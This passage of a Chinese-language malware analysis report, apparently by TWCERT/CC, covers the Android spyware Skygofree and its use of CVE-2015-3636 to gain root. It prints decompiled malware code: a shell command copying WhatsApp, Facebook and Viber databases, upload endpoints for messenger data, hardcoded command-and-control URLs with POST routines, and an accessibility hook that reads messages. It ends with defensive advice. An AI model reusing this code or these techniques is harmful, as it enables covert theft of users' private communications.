


圖 17. CVE-2015-3636 弱點攻擊概念驗證程式反組譯結果(重複執行 connect() 系統函式)

當 Android 手機應用程式沒有系統最高權限時，會受到 Android App 沙箱防護機制之限制，即 Android 作業系統會將每個 App 進行安全隔離。因此，若單一 App 受到攻擊，並不會影響其他 App 之運作，也無法存取到其它 App 所使用的系統資源，例如 App1 程式會因為 App 沙箱防護機制的限制，而無法取得 App2 程式中之訊息資料，如圖 18 所示。然而，CVE-2015-3636 弱點攻擊程式會在 Android 5.1 之前版本的手機作業系統下，破壞 Android App 沙箱防護機制之限制，讓攻擊者可因此獲得系統最高權限，並於本地端執行任意系統指令[6]。




圖 18. App 沙箱防護機制[7]

2.2 竊取通訊軟體歷史通訊資料

新版 Skygofree 在下載 CVE-2015-3636 弱點後，會利用系統提權程式，對目標手機進行提權攻擊。若攻擊成功，Skygofree 會竊取使用者於 LINE、Facebook Messenger、WhatsApp、Viber 等多款常見社群軟體的歷史通訊訊息(如圖 19 及圖 20 所示)，並回傳至 217.194.13[.]133 主機(如圖 21 及圖 22 所示)。

```
.rodata:0001522E aSystemBinShCCh DCB "/system/bin/sh -c ",0x22,"chmod -R 777 /data/data/com.whatsapp/d"
.rodata:0001522E                                        ; DATA XREF: exit+25C↑o
.rodata:0001522E                                        ; .text:off_842C↑o
.rodata:0001522E                 DCB "atabases/msgstore.db /data/data/com.whatsapp/databases/msgstore."
.rodata:0001522E                 DCB "db-wal /data/data/com.whatsapp/databases/msgstore.db-shm /data/d"
.rodata:0001522E                 DCB "ata/com.whatsapp/files/key /data/data/com.facebook.katana/databa"
.rodata:0001522E                 DCB "ses/webviewCookiesChromium.db /data/data/com.facebook.katana/dat"
.rodata:0001522E                 DCB "abases/threads_db2 /data/data/com.facebook.katana/databases/cont"
.rodata:0001522E                 DCB "acts_db2 /data/data/com.viber.voip/databases/viber_data /data/da"
.rodata:0001522E                 DCB "ta/com.viber.voip/databases/viber_messages && cat /data/data/com"
.rodata:0001522E                 DCB ".viber.voip/databases/viber_data > /data/data/com.sysmanager/fil"
.rodata:0001522E                 DCB "es/cachel2/viber_messages && cat /data/data/com.viber.voip/datab"
.rodata:0001522E                 DCB "ases/viber_messages > /data/data/com.sysmanager/files/cachel2/vi"
.rodata:0001522E                 DCB "ber_messages ",0x22,0
```

圖 19. Skygofree 竊取的檔案列表

```
static {
    mMap.put("messenger", new Social("/data/data/com.facebook.orca/databases/", new String[]{"upload_facebook_chat.php"}));
    mMap.put("facebook", new Social("/data/data/com.facebook.katana/databases/", new String[]{"upload_facebook_search.php", "u
    mMap.put("whatsapp", new Social("/data/data/com.whatsapp/databases/", new String[]{"upload_whatsapp_msgstore.php", "uploac
    mMap.put("gmail", new Social("/data/data/com.google.android.gm/databases/", new String[]{"upload_email_gmail.php"}));
    mMap.put("mlite", new Social("/data/data/com.facebook.mlite/databases/", new String[]{"upload_messengerlite_chat.php"}));
}
```

圖 20. Skygofree 竊取的通訊軟體資料

```
public static String URL_PATH = "http://negg1.ddns.net:85/app/srv/";
public static final String URL_PATH_MAIN = "http://217.194.13.133/app/dev/";
public static final String URL_REGISTTER_GPS = "register_gps.php";
public static final String URL_REGISTTER_TOKEN = "register.php";
public static final String URL_UPLOAD = "upload.php";
public static final String URL_UPLOAD_DOCUMENTS = "upload_documents.php";
public static final String URL_UPLOAD_INFO_TEL = "upload_info_tel.php";
```

圖 21. 資料回傳的 IP 位址 217.194.13[.]133

```
class C00923 extends Thread {
    private final /* synthetic */ String val$comando;
    private final /* synthetic */ Context val$ctx;
    private final /* synthetic */ String val$imei;

    C00923(Context context, String str, String str2) {
        this.val$ctx = context;
        this.val$imei = str;
        this.val$comando = str2;
    }

    public void run() {
        if (NetworkUtil.getConnectivityStatus(this.val$ctx) == 0) {
            Log.e("Connection Status", "Connection Disabled");
            return;
        }
        String server_Dest = HTTPUtility.obtainHostName(this.val$imei);
        if (server_Dest.contains("http://") && server_Dest.endsWith("/") && !server_Dest.isEmpty()) {
            try {
                HTTPUtility.HttpPostRequest(this.val$comando, Costanti.URL_PATH_MAIN, this.val$imei, "control.php");
                HTTPUtility.HttpPostRequest(this.val$comando, server_Dest, this.val$imei, "control.php");
            } catch (ClientProtocolException e) {
                e.printStackTrace();
            } catch (IOException e2) {
                e2.printStackTrace();
            }
        }
    }
}
```

圖 22. Skygofree 執行資料回傳

Skygofree 還設計了無障礙工具(Android Accessibility)功能[8]，當使用者主動開啟無障礙工具時，Skygofree 便可攔截 AccessibilityEvent，獲取當下通訊軟體即時通訊訊息畫面(如圖 23 所示)。

```
public void onAccessibilityEvent(AccessibilityEvent event) {
    try {
        if (mStartParsingMethodWa != null && event.getPackageName().equals("com.whatsapp")) {
            mStartParsingMethodWa.invoke(null, new Object[]{event});
        }
        if (event.getEventType() == 32) {
            String header = event.getText().toString();
            this.mApp = event.getPackageName().toString();
```

圖 23. 透過 AccessibilityEvent 攔截通訊軟體即時通訊訊息畫面

Recommendations

對於防範類似 Skygofree 手機惡意程式之攻擊，TWCERT/CC 提供以下四項防護建議：

1. 不要從來源不明的網站下載手機應用程式。
2. 安裝手機應用程式時，需確認手機應用程式存取系統功能之必要性及其風險，如有疑慮切勿執行安裝。
3. 如非必要，建議關閉 Accessibility 功能。
4. 確保 Android 作業系統升級至最新版本，以避免 CVE-2015-3636 漏洞攻擊[6]。

References

[1] Apple. "BEST OF 2017 Top Apps Charts This year's most popular apps", Retrieved February 7, 2018, from the World Wide Web: https://itunes.apple.com/story/id1297105905

[2] SecureList. (2018, January 16). "Skygofree: Following in the footsteps of HackingTeam", Retrieved February 7, 2018, from the World Wide Web: https://securelist.com/skygofree-following-in-the-footsteps-of-hackingteam/83603/

[3] Kaspersky. (2018, January 16). "Skygofree — a Hollywood-style mobile spy", Retrieved February 7, 2018, from the World Wide Web: https://www.kaspersky.com/blog/skygofree-smart-trojan/20717/

[4] VirusTotal. Retrieved January 15, 2018, from the World Wide Web: https://www.virustotal.com

[5] Wen Xu. "Own your Android! Yet Another Universal Root", Retrieved February 7, 2018, from the World Wide Web: https://www.blackhat.com/docs/us-15/materials/us-15-Xu-Ah-Universal-Android-Rooting-Is-Back-wp.pdf

[6] Android. (2015, September 9). "Nexus 安全性公告-2015 年 9 月", Retrieved February 7, 2018, from the World Wide Web: https://source.android.com/security/bulletin/2015-09-01?hl=zh-tw

[7] HIQES. "Android Security Part 1: App Basics", Retrieved February 7, 2018, from the World Wide Web: http://hiqes.com/android-security-part-1/

[8] Apriorit. (2017, April 19). "How to access app private data on Android (no root)", Retrieved February 7, 2018, from the World Wide Web: https://www.apriorit.com/dev-blog/429-access-app-data-on-android-no-root